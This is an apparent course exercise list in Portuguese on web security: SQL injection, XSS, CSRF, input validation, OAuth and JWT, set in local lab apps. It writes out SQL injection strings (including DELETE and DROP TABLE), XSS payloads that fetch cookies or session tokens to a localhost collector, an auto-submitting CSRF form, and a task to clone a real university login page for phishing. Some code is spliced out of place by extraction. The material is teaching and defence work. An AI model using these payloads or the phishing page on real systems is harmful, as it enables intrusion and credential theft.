

Lista de Exercícios:

- I. SQL Injection
- II. Cross-Site Scripting(XSS)
- III. CSRF
- IV. Validação e Sanitização
- V. Auth 2.0
- VI. JWT

Atenção: Para reproduzir os exemplos e exercícios de XSS, utilize o código disponível no repositório <https://github.com/dany nazaretech/WebSecurityApplicationFatecJacarei>.

I. SQL Injection

Exercício 1 – Fazer os comandos CURL para testar os endpoints `/login-inseguro` e `/login-seguro` passando os seguintes parâmetros pelo corpo da requisição:

```
{
  "username": "admin' --",
  "password": "qualquer"
}
```

Exercício 2 – Fazer os comandos CURL para testar os endpoints `/login-inseguro` e `/login-seguro` passando os seguintes parâmetros pelo corpo da requisição:

```
{
  "username": "' OR '1'='1' --",
  "password": "qualquer"
}
```

Exercício 3 – Fazer os comandos CURL para testar os endpoints `/login-inseguro` e `/login-seguro` passando os seguintes parâmetros pelo corpo da requisição:

```
{
  "username": "admin'; DELETE FROM users; --",
  "password": "qualquer"
}
```

Exercício 4 – Fazer os comandos CURL para testar os endpoints `/login-inseguro` e `/login-seguro` passando os seguintes parâmetros pelo corpo da requisição:

```
{
  "username": "admin"; INSERT INTO users(username,password) VALUES('teste',
  '123'); --",
  "password": "qualquer"
}
```

Exercício 5 – Fazer os comandos CURL para testar os endpoints `/login-inseguro` e `/login-seguro` passando os seguintes parâmetros pelo corpo da requisição:

```
{
  "username": "admin"; DROP TABLE IF EXISTS users; --",
  "password": "qualquer"
}
```

Exercício 6 – Alterar o código sugerido no exemplo para incluir uma camada de validação da entrada usando a biblioteca zod (<https://www.npmjs.com/package/zod>).

Requisitos:

1.1 Organize o projeto na seguinte estrutura:

```
src/
├─ controllers/
│   └─ auth.controller.ts
│   └─ db.ts
├─ routes/
│   └─ auth.routes.ts
├─ schemas/
│   └─ login.schema.ts
└─ index.ts
```

1.2 Codifique no arquivo `login.schema.ts` as seguintes validações:

1. Deve receber exatamente as propriedades `username` e `password`. Exemplo de resposta:

Objeto JSON enviado pelo body da requisição:

```
{
  "username": "abc",
  "role": "admin"
}
```

Resposta do servidor:

```
{
  "errors": [
    {
      "code": "invalid_type",
      "expected": "string",
      "received": "undefined",
      "path": [ "password" ],
      "message": "Required"
    },
    {
      "code": "unrecognized_keys",
      "keys": [ "role" ],
      "path": [],
      "message": "Unrecognized key(s) in object: 'role'"
    }
  ]
}
```

2. username:

1. precisa ser string;
2. mínimo de 3 caracteres;
3. máximo de 20 caracteres;
4. deve conter apenas letras, números, ponto, hífen ou sublinhado (Dica: use regex).

3. password:

1. precisa ser string;
2. mínimo de 6 caracteres;
3. máximo de 10 caracteres.

Dicas:

Sugestão de código para o arquivo auth.controller.ts:

```
import { Request, Response } from "express";
import { loginSchema } from "../schemas/login.schema";
import db from "./db";

export async function loginController(req: Request, res: Response): Promise<void> {
  try {
    // Primeiro validamos a entrada com zod
    const validatedData = loginSchema.parse(req.body);
```

```
const { username, password } = validatedData;

// Consulta parametrizada para evitar SQL Injection
const query = `SELECT * FROM users WHERE username = $1 AND password = $2`;

const result = await db.query(query, [username, password]);

if (result.rowCount !== 0) {
  res.status(200).json({ message: "Login realizado com sucesso!" });
} else {
  res.status(401).json({ message: "Usuário ou senha inválidos" });
}
} catch (error) {
  if (error instanceof Error && "errors" in error) {
    // Caso o erro seja de validação do Zod
    res.status(400).json({ errors: (error as any).errors });
  } else {
    // Caso o erro seja de execução da query ou outro
    res.status(500).json({ message: "Erro interno no servidor" });
  }
}
}
```

Sugestão de código para o arquivo auth.routes.ts. Veja que está sendo criado o endpoint `/login`.

```
import express from 'express';
import { loginController } from '../controllers/auth.controller';

const router = express.Router();

router.post('/login', loginController);

export default router;
```

Use o método `strict` do objeto `Zod` para impedir propriedades adicionais.

Exercício 7 – Alterar o código do Exercício 6 para substituir o armazenamento e comparação de senhas em texto plano por uma abordagem segura, usando *hashes* e *salting*.

Requisitos:

7.1 - Altere a lógica do controller para considerar os seguintes pontos:

1. Durante o cadastro de um usuário, a senha deve ser hashada com *bcrypt* (<https://www.npmjs.com/package/bcrypt>);
2. Durante o login, o sistema deve comparar o hash armazenado no banco com a senha fornecida utilizando *bcrypt.compare()*.

7.2 - Implementar uma rota para inserir registro na tabela *users*. Adicione o endpoint */register* no arquivo *auth.routes.ts*.

Exercício 8 – Alterar o código do Exercício 7 para registrar tentativas suspeitas de login, como forma de identificar possíveis ataques de força bruta ou SQL Injection.

Requisitos:

1. Toda tentativa de login malsucedida deve ser registrada em um arquivo de log, contendo:
Data e hora da tentativa;
IP de origem (extraído de *req.ip*);
username informado;
Motivo da falha: "Usuário inexistente", "Senha incorreta", "Erro de validação" e adicionar um identificador simples de tentativa potencialmente maliciosa no *username* contendo ' **OR** ou **--**.
2. Codificar essas regras no endpoint */login*.

A seguir tem-se um exemplo de conteúdo do arquivo *access.log* após os seguintes parâmetros passados pelo body da requisição */login*:

<pre>{ "username": "mariaS", "password": "123456" }</pre>	<pre>{ "username": "maria", "password": "123456", "role": "admin" }</pre>
<pre>{ "username": "maria", "password": "123456x" }</pre>	<pre>{ "username": "' OR", "password": "123456" }</pre>

Conteúdo do arquivo access.log:

```
[2025-04-25T22:28:36.083Z] IP: ::ffff:127.0.0.1 | Username: marias | Motivo: Usuário inexistente
[2025-04-25T22:28:41.781Z] IP: ::ffff:127.0.0.1 | Username: maria | Motivo: Senha incorreta
[2025-04-25T22:28:58.871Z] IP: ::ffff:127.0.0.1 | Username: maria | Motivo: Erro de validação
[2025-04-25T22:30:49.638Z] IP: ::ffff:127.0.0.1 | Username: ' OR | Motivo: Possível tentativa de
SQL Injection
```

Dicas:

Crie o arquivo logger.ts na estrutura do projeto:

```
src/
├── controllers/
│   ├── auth.controller.ts
│   └── db.ts
├── routes/
│   └── auth.routes.ts
├── schemas/
│   └── login.schema.ts
├── utils/
│   ├── access.log <- esse arquivo será criado pelo código do logger.ts
│   └── logger.ts
└── index.ts
```

Sugestão de código para o arquivo utils/logger.ts:

```
import fs from "fs";
import path from "path";

const logFile = path.join(__dirname, "./access.log");

export function logSuspicious(data: Record<string, any>) {
  try {
    const logEntry = `[${new Date().toISOString()}] IP: ${
      data.ip
    } | Username: ${data.username} | Motivo: ${data.reason}\n`;

    fs.appendFileSync(logFile, logEntry);
  } catch (e: any) {
    console.log("erro:", e.message);
  }
}
```

Exemplo de uso da função `logSuspicious` no endpoint `/login`:

```
if (result.rowCount === 0) {  
  logSuspicious({  
    ip: req.ip,  
    username,  
    reason: "Usuário inexistente",  
  });  
  res.status(401).json({ message: "Usuário inexistente" });  
}
```

II. Cross-Site Scripting (XSS)

Exercício 1 – O objetivo deste exercício é demonstrar como uma falha de segurança na manipulação do DOM pode permitir que um atacante roube cookies da vítima.

Como exemplo, utilize o código disponível no arquivo `public/exercicio1-vulneral.html`. Este arquivo define um cookie no navegador do cliente com o nome `token` e o valor `exer01cliente`. A página é capaz de receber um parâmetro `q` via URL e exibir seu valor diretamente no conteúdo da página. Por exemplo:

<http://localhost:3001/exercicio1-vulneravel?q=boa+noite>

No entanto, o código não realiza qualquer processo de sanitização ou escape do conteúdo inserido no DOM, o que torna a aplicação vulnerável a ataques do tipo DOM-Based XSS. Um usuário mal-intencionado poderia enviar para a vítima uma URL especialmente forjada, contendo um comando JavaScript capaz de capturar e enviar o conteúdo do cookie para um servidor controlado por ele. Exemplo:

[http://localhost:3001/exercicio1-vulneravel?q=%3Cimg%20src%3Dx%20onerror%3D%22fetch\('http%3A%2F%2Flocalhost%3A3001%2Fexercicio1-server%3Fc%3D%2Bdocument.cookie\)%22%3E](http://localhost:3001/exercicio1-vulneravel?q=%3Cimg%20src%3Dx%20onerror%3D%22fetch('http%3A%2F%2Flocalhost%3A3001%2Fexercicio1-server%3Fc%3D%2Bdocument.cookie)%22%3E)

A URL acima, quando decodificada, resulta no seguinte código HTML. A seguir tem-se o código no servidor usado para receber o cookie roubado:

```
<img src=x onerror="fetch('http://localhost:3001/exercicio1-server?c=' + document.cookie)">
```

Esse código insere uma imagem inválida (`src="x"`), o que faz com que o evento `onerror` seja disparado. Em resposta, o navegador executa o `fetch`, enviando o conteúdo do `document.cookie` para a seguinte rota no servidor:

```
// Exercício 1 - rota para receber o cookie roubado do cliente  
app.get("/exercicio1-server", (req:Request, res:Response) => {  
  const response = req.query.c as string;  
  console.log("Response", response);  
  res.send("");  
});
```

```
});
```

Tarefa: Modifique o script do arquivo `public/exercicio1-vulneral.html` de forma que a aplicação deixe de ser vulnerável a ataques DOM-Based XSS. Para isso, implemente uma abordagem segura que exiba o conteúdo do parâmetro `q` sem interpretá-lo como código HTML ou JavaScript.

[http://localhost:3001/exercicio1-resposta?q=%3Cimg%20src%3Dx%20onerror%3D%22fetch\('http%3A%2F%2Flocalhost%3A3001%2Fexercicio1-server%3F%3D'%2Bdocument.cookie\)%22%3E](http://localhost:3001/exercicio1-resposta?q=%3Cimg%20src%3Dx%20onerror%3D%22fetch('http%3A%2F%2Flocalhost%3A3001%2Fexercicio1-server%3F%3D'%2Bdocument.cookie)%22%3E)

Exercício 2 – O objetivo deste exercício é demonstrar como campos de entrada aparentemente inofensivos, como o nome ou a descrição do perfil de um usuário, podem ser utilizados como vetores para um ataque XSS armazenado (Stored XSS) quando não há qualquer tipo de sanitização dos dados inseridos.

Cenário da tarefa

Você está desenvolvendo um sistema simples de exibição de perfis de usuários. Cada usuário pode preencher seu nome e uma descrição pessoal, e essas informações são armazenadas no banco de dados da aplicação. Todos os perfis cadastrados são exibidos para qualquer visitante da aplicação, por meio de requisições ao servidor.

Entretanto, nenhuma validação ou sanitização é aplicada aos dados inseridos. Isso permite que scripts maliciosos sejam armazenados no banco de dados e executados automaticamente sempre que os perfis forem exibidos — caracterizando uma vulnerabilidade do tipo Stored XSS.

Exemplo de Entrada Maliciosa

Considere a seguinte entrada inserida no campo **descrição**:

```
<img src=x onerror="fetch('http://localhost:3001/exercicio1-server?c=' + document.cookie)">
```

← → ↻ ⓘ localhost:3001/exercicio2-vulneravel

Atualizar Perfil

Nome:

Descrição:

Esse código injeta um script que envia os cookies do navegador do visitante para um servidor malicioso (neste exemplo, localizado em `localhost:3001/exercicio1-server`).

Tarefa

Corrija a vulnerabilidade presente no código da página `public/exercicio2-vulneravel.html`.

Atualmente, o conteúdo dos perfis é inserido diretamente no DOM utilizando `innerHTML`, o que permite a execução de scripts maliciosos.

Sua missão:

Modifique o script JavaScript de modo que os dados recebidos do servidor (nome e descrição) sejam tratados como texto puro, impedindo a execução de qualquer conteúdo HTML ou JavaScript injetado por meio do formulário.

Exercício 3 – O objetivo deste exercício é demonstrar como impedir que ataques XSS, como o demonstrado no Exercício 2, sejam utilizados para roubar cookies de autenticação ou sessão.

Contexto

No Exercício 2, observamos que um campo de entrada como "descrição do usuário", quando não tratado corretamente, pode permitir a execução de código JavaScript malicioso (Stored XSS). Um dos riscos mais comuns desse tipo de ataque é o roubo de cookies, o que pode permitir o sequestro de sessões.

A medida mais eficaz para mitigar esse risco é marcar os cookies sensíveis com a flag `HttpOnly`. Essa flag indica ao navegador que o cookie não deve ser acessível via JavaScript (por exemplo, `document.cookie`), tornando-o invisível a scripts maliciosos injetados na página.

Tarefa

Modificar a aplicação do Exercício 2 para impedir o roubo de cookies, por meio do uso da flag `HttpOnly`.

Instruções

Remova o cookie criado no lado cliente (arquivo HTML), como na linha:

```
document.cookie = "token=exer02cliente; path="/;
```


Cookies criados via JavaScript nunca podem ter a flag `HttpOnly`, pois essa flag só pode ser atribuída pelo servidor. Portanto, cookies sensíveis devem ser criados exclusivamente no backend.

Configure o servidor Node.js para definir o cookie com a flag `HttpOnly`, utilizando a função

```
res.cookie("exer03", "exer03servidor", {  
  httpOnly: true,  
  path: "/",  
  sameSite: "strict",  
  secure: false // true em produção com HTTPS  
});
```

do Express. Essa configuração deve ser feita no momento em que o cookie é enviado ao navegador, por exemplo, durante o login.

Certifique-se de que o cookie seja enviado automaticamente nas requisições subsequentes ao backend. Isso é feito pelo navegador, sem necessidade de intervenção do código cliente. A seguir tem-se o cookie no navegador:



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Partition Key Site	Cross Site	Priority
exer03	exer03servidor	localhost	/	Session	20	✓		Strict			Medium
token	exer02cliente	localhost	/	Session	18						Medium

Instale e utilize o middleware cookie-parser (<https://www.npmjs.com/package/cookie-parser>) no servidor para que os cookies sejam interpretados corretamente:

```
// Middleware responsável por fazer o parsing (leitura e interpretação)
// dos cookies presentes nas requisições.
// Isso permite acessar os cookies por meio de req.cookies no restante
// da aplicação.
app.use(cookieParser());
```

Observações

Medida	Finalidade
Usar HttpOnly no cookie de sessão	Impede leitura por document.cookie
Usar textContent no DOM	Impede execução de scripts injetados (XSS)
Sanitizar entradas no backend	Reforça a segurança contra outras ameaças XSS

Exercício 4 – O objetivo deste exercício é demonstrar que o armazenamento inseguro no Session Storage pode ser igualmente explorado por meio de ataques do tipo Stored XSS.

Tarefa

Modificar o código do Exercício 2 para armazenar o token de autenticação no sessionStorage, em vez de utilizá-lo por meio de cookies. Em seguida, simule o roubo desse token ao inserir uma carga maliciosa no campo de res.cookie("exer03", "exer03servidor", {

```
httpOnly: true,
```

```
path: "/",
```

```
sameSite: "strict",
```

```
secure: false // true em produção com HTTPS
```

```
});descrição do perfil.
```

Dicas

- Substitua o uso do `document.cookie` pela instrução:

```
sessionStorage.setItem("exer04", "exer04cliente");
```
- Mantenha o código vulnerável que insere o campo `description` diretamente no DOM utilizando `innerHTML` sem sanitização;
- Insira um perfil com a seguinte descrição maliciosa (payload XSS):

```
<img src=x onerror="fetch('http://localhost:3001/exercicio1-server?c=' +  
sessionStorage.getItem('exer04'))">
```

Resultado esperado

Quando o perfil for visualizado na interface, o código malicioso será executado, realizando uma requisição HTTP para um servidor externo (`localhost:3001/exercicio1-server`) com o valor do token armazenado no `sessionStorage`, demonstrando o risco do armazenamento inseguro aliado à vulnerabilidade XSS.

Exercício 5 – O objetivo deste exercício é demonstrar como uma página visualmente idêntica a uma interface legítima pode ser utilizada por um atacante para obter credenciais de acesso de forma fraudulenta, caracterizando um ataque de phishing.

Cenário

Um atacante reproduz fielmente a interface de login do sistema SIGA (<https://sig.cps.sp.gov.br/fatec/login.aspx>). Em posse dessa réplica visual, ele envia um link falso à vítima, induzindo-a a acreditar que está acessando o site oficial. Ao inserir suas credenciais, a vítima as entrega diretamente ao atacante.

Tarefa

- Criar uma página HTML que simule visualmente a interface de login do SIGA, reproduzindo sua estrutura e aparência básica;
- Configurar um servidor Node.js que:
 - Capture e registre as informações digitadas na página falsa (usuário e senha);
 - Armazene o IP de origem e a data/hora do acesso da vítima.
- Refletir sobre as implicações de segurança desse tipo de ataque e redigir uma breve análise abordando:
 - Os riscos que o phishing representa para os usuários e instituições;
 - Boas práticas para identificação e prevenção de páginas falsas (ex.: uso de certificados SSL, verificação da URL, autenticação em múltiplos fatores, entre outros).

III. CSRF

Exercício 1 - Simulação do Ataque CSRF (Sem Defesa)

Objetivo: Demonstrar como um ataque CSRF pode funcionar em uma aplicação vulnerável.

Cenário: Você vai criar uma aplicação Express simples que simula um perfil de usuário e uma página de atacante que tenta alterar o e-mail do usuário sem seu consentimento explícito.

Passos:

1. Crie `src/app.ts` (Aplicação Vulnerável):

- Configure um servidor Express que escuta na porta 3000.
- Crie uma rota `GET /` que serve um HTML simples (ou uma página de perfil simulada).
- Crie uma rota `POST /change-email` que espera um parâmetro `newEmail`.
 - Quando esta rota é acionada, ela deve "simular" a alteração do e-mail do usuário (apenas logando a nova informação no console) e retornar uma mensagem de sucesso.
 - Importante: Não implemente nenhuma defesa CSRF nesta rota.
- Simule um estado de sessão (ex: um cookie simples ou uma variável global `loggedInUser` para fins de demonstração) que indica que um usuário está "logado". A rota `change-email` deve assumir que o usuário está logado.

2. Crie `src/attacker.ts` (Página do Atacante):

- Configure um servidor Express diferente que escuta na porta 3001.
- Crie uma rota `GET /evil-page` que serve um HTML contendo um formulário `POST` escondido (ou um `<iframe>` com um formulário) apontando para `http://localhost:3000/change-email`.
- Este formulário deve preencher automaticamente o campo `newEmail` com um valor malicioso (ex: `evil@hacker.com`).
- Use JavaScript para submeter o formulário automaticamente quando a página do atacante é carregada.

Como Testar:

1. Abra dois terminais.
2. No primeiro, execute a aplicação vulnerável: `ts-node src/app.ts`
3. No segundo, execute a página do atacante: `ts-node src/attacker.ts`
4. Abra seu navegador e acesse `http://localhost:3000/` (simulando o login).

5. Na mesma sessão do navegador, abra uma nova aba e acesse `http://localhost:3001/evil-page`.
6. Observe o console da aplicação vulnerável (porta 3000) e veja a mensagem de alteração de e-mail, mesmo sem sua interação direta com `banco.com`.

Exercício 2: Implementando Defesa com CSRF Token

Objetivo: Proteger a aplicação do Exercício 1 usando CSRF Tokens.

Cenário: Modifique a aplicação vulnerável do Exercício 1 para incluir e validar CSRF tokens.

Passos:

1. Crie `src/app-with-csrf.ts`:
 - Copie o código de `src/app.ts`.
 - Instale a biblioteca `csurf` e `@types/csurf`:

```
npm install csurf @types/csurf cookie-parser @types/cookie-parser express-session @types/express-session
```
 - Importe `csurf`, `cookieParser`, `session` e configure-os no Express.
 - Você precisará de `cookie-parser` e `express-session` para que `csurf` funcione corretamente, pois ele armazena o token na sessão.
 - No middleware de `csurf`, adicione uma lógica para expor o token CSRF para o cliente. Uma forma comum é adicionar o token ao `res.locals` ou enviá-lo em um cookie. Para simplificar, você pode enviá-lo diretamente no HTML da página `GET /`.
 - Modifique a rota `GET /` para que o formulário que o atacante usaria (simulando o formulário original do seu site) inclua um campo `_csrf` com o valor do token gerado.
 - Modifique a rota `POST /change-email` para que ela:
 - Obtenha o token CSRF do corpo da requisição (geralmente `req.body._csrf`).
 - Compare-o com o token esperado (que o middleware `csurf` já verifica automaticamente). Se os tokens não corresponderem, o middleware `csurf` lançará um erro, e você deve ter um manipulador de erro para ele (ex: retornar 403 Forbidden).
 - Mantenha a lógica de alteração de e-mail se a validação for bem-sucedida.
2. Crie `src/attacker-failed.ts`:
 - Copie o código de `src/attacker.ts`.
 - Mantenha o formulário malicioso *sem* o campo `_csrf`.
 - Execute o teste.

IV. Validação, Sanitização, Autenticação, Autorização

Exercício 1 – Simulação de Servidor DNS com Validação de Domínios.

Desenvolva um script que simule, de forma simplificada, o funcionamento de um servidor DNS. O exercício deverá conter as seguintes funcionalidades:

1. **Validação de domínios:** implemente uma verificação para garantir que o domínio inserido esteja em um formato válido, utilizando expressões regulares (REGEX).
2. **Identificação de domínios suspeitos:** O sistema deve ser capaz de identificar e sinalizar domínios que pertençam à Dark Web (por exemplo, domínios que terminem com `.onion`).
3. **Teste de domínios válidos:** O script deve aceitar e validar domínios que estejam dentro do padrão convencional da internet (como `.com`, `.org`, `.gov`, etc.).

A solução deve ser escrita em linguagem de sua escolha, com foco na correta validação dos dados e uso adequado de REGEX. Além disso, revise as características do AllowList e DenyList para poder verificar qual deles é mais seguro.

Exercício 2 - Sanitização de HTML no Cadastro de Perfil de Usuário

Implemente um script que realize o cadastro de um perfil de usuário com foco na **segurança contra inserção de código malicioso** (XSS). Para isso, seu programa deve aplicar **sanitização de entradas HTML utilizando expressões regulares (REGEX)**.

Requisitos mínimos:

1. O formulário de cadastro deve conter, pelo menos, os campos: nome, biografia e e-mail.
2. Antes de armazenar os dados, aplique sanitização nas entradas, removendo ou neutralizando qualquer **tag HTML ou script potencialmente perigoso** (ex: `<script>`, ``, `<iframe>`,

etc).

3. Apresente os dados sanitizados ao final do cadastro, simulando o armazenamento seguro das informações.

Objetivo: Demonstrar o uso de REGEX na proteção contra ataques XSS, assegurando que entradas de usuários sejam tratadas de forma segura.

V. OAuth

Exercício 1– Implementando o Fluxo de Código de Autorização

Crie uma aplicação web simples (Usando framework de Express.js) que atue como um cliente OAuth 2.0.

Seu objetivo é implementar o fluxo de código de autorização para autenticar um usuário com um provedor OAuth conhecido (por exemplo, Google, GitHub ou Facebook). A aplicação deve:

1. Redirecionar o usuário para a página de autorização do provedor.
2. Lidar com o redirecionamento de volta após a autorização, recebendo o código de autorização.
3. Trocar o código de autorização por um token de acesso e, opcionalmente, um token de atualização.
4. Exibir algumas informações básicas do usuário obtidas usando o token de acesso (por exemplo, nome de usuário ou e-mail).

Exercício 2 - Protegendo uma API com Token de Acesso

Desenvolva uma pequena API REST com Typescript.js/Express que contenha um endpoint protegido.

O desafio é configurar a API para exigir um token de acesso OAuth 2.0 válido em cada requisição para o endpoint protegido. Você precisará:

1. Implementar um middleware de autenticação que verifique a presença e a validade do token de acesso (simulando a validação ou usando um token para simplificar).
2. Se o token for válido, permitir o acesso ao recurso.
3. Caso contrário, retornar um erro de "Não Autorizado" (HTTP 401).

Exercício 3 - Implementando o Fluxo de Credenciais do Cliente

Crie duas aplicações: um cliente e um servidor de recursos. O cliente não terá interação com um usuário final, mas precisará acessar recursos protegidos no servidor.

Seu objetivo é usar o fluxo de credenciais do cliente (Client Credentials Flow) para o cliente obter um token de acesso diretamente do seu próprio servidor de autorização (que pode ser simulado ou integrado em sua API). A aplicação cliente deve:

1. Enviar suas credenciais de cliente (ID do cliente e segredo do cliente) para um endpoint de token.
2. Receber um token de acesso.
3. Usar esse token de acesso para acessar um recurso protegido no servidor de recursos.

Exercício 4 - Revogação de Token e Gerenciamento de Sessão

Estenda a aplicação do Exercício 1 ou crie uma nova. O foco deste exercício é o gerenciamento de sessão e a revogação de tokens.

Sua aplicação deve:

1. Após o login bem-sucedido via OAuth 2.0, armazenar o token de acesso (e, se aplicável, o token de atualização) de forma segura na sessão do usuário (ou em um cookie seguro).
2. Implementar uma funcionalidade de "logout" que revogue o token de acesso no provedor OAuth (se o provedor oferecer essa funcionalidade) e limpe a sessão local do usuário.
3. Se não for possível revogar o token no provedor, a funcionalidade de logout deve pelo menos invalidar a sessão local e explicar que o token ainda pode estar ativo no provedor.

Exercício 5 - Protegendo Recursos de Frontend com Tokens de Acesso

Desenvolva uma aplicação que interaja com uma API protegida (similar à do Exercício 2).

O desafio é gerenciar o armazenamento e envio de tokens de acesso do lado do cliente. A aplicação frontend deve:

1. Obter um token de acesso (pode ser via OAuth 2.0 com um backend intermediário que lide com o fluxo de autorização, ou você pode simular a obtenção de um token).
2. Armazenar o token de acesso de forma segura (por exemplo, em `localStorage` ou `sessionStorage`, com as devidas considerações de segurança).
3. Incluir o token de acesso no cabeçalho `Authorization` de todas as requisições para a API protegida.
4. Lidar com respostas de erro 401 (Não Autorizado) da API, redirecionando potencialmente o usuário para a página de login ou tentando um refresh do token (se você estiver usando tokens de atualização).

VI. JWT

Exercício 1 - [Geração e Verificação Básica de JWT Objetivo] Criar um token JWT simples e verificar sua autenticidade.

Cenário: Você tem um usuário que se autenticou e precisa gerar um token para ele. Em uma rota protegida, você precisa verificar se o token é válido.

Requisitos:

1. Instalar as bibliotecas necessárias: `jsonwebtoken` e `@types/jsonwebtoken`.
2. Criar uma função em TypeScript para gerar um JWT, recebendo um `payload` (ex: `{ userId: string, username: string }`) e uma chave secreta.
3. Criar uma função em TypeScript para verificar um JWT, recebendo o token e a mesma chave secreta. A função deve retornar o `payload` decodificado se o token for válido, ou lançar um erro se for inválido/expirado.
4. Demonstrar o uso gerando um token, e depois tentando verificá-lo (com um token válido e, opcionalmente, um token inválido para ver o erro).

Dicas:

- Use `jwt.sign()` para gerar o token.
- Use `jwt.verify()` para verificar o token.
- Defina uma chave secreta forte (ex: `process.env.JWT_SECRET`).
- Considere adicionar uma data de expiração ao token (`expiresIn` na função `sign`).

Exercício 2- Refresh Tokens e Revogação

Objetivo: Implementar um sistema mais robusto de autenticação com JWT, utilizando refresh tokens para gerar novos access tokens e um mecanismo básico de revogação de tokens.

Cenário: Para melhorar a segurança e a experiência do usuário, você quer que os access tokens tenham uma vida útil curta. Para evitar que o usuário precise fazer login novamente a cada expiração, você introduz refresh tokens de vida útil mais longa. Além disso, você precisa de uma forma de invalidar tokens caso um usuário seja desativado ou um token seja comprometido.

Requisitos:

1. Manter as bibliotecas do Exercício 2.
2. Access Token: Gere um JWT com uma expiração curta (ex: 5 minutos).
3. Refresh Token:
 - Gere um token separado (pode ser um JWT simples ou apenas um UUID) com uma expiração mais longa (ex: 7 dias).
 - Armazene o refresh token (em memória, para simplificar, mas idealmente em um banco de dados). Associe-o a um `userId`.
4. Endpoint de Login:
 - Simule um login de usuário.
 - Em caso de sucesso, retorne um access token e um refresh token ao cliente.
5. Endpoint de Refresh:
 - Crie uma rota (ex: `/api/refresh-token`) que receba o refresh token do cliente.
 - Verifique se o refresh token é válido e está associado a um usuário.
 - Se válido, gere um *novo* access token e retorne-o.
 - Se inválido, retorne erro.
6. Endpoint de Logout/Revogação:
 - Crie uma rota (ex: `/api/logout`) que receba o refresh token do cliente.
 - Remova o refresh token do armazenamento (revogando-o).
 - Isso garantirá que o usuário não possa mais obter novos access tokens com aquele refresh token.
7. Armazenamento de Refresh Tokens: Para este exercício, você pode usar um `Map<string, string[]>` (onde a chave é `userId` e o valor é um array de `refreshTokens`) para simular o armazenamento em memória.

Dicas:

- Pense na segurança: refresh tokens devem ser tratados com o máximo de cuidado.
- Revogação é crucial para casos de uso como "sair de todos os dispositivos" ou quando um token é vazado.
- Você pode usar UUIDs (`uuid npm package`) para os refresh tokens em vez de JWTs se preferir, mas a verificação de expiração e associação ainda é necessária.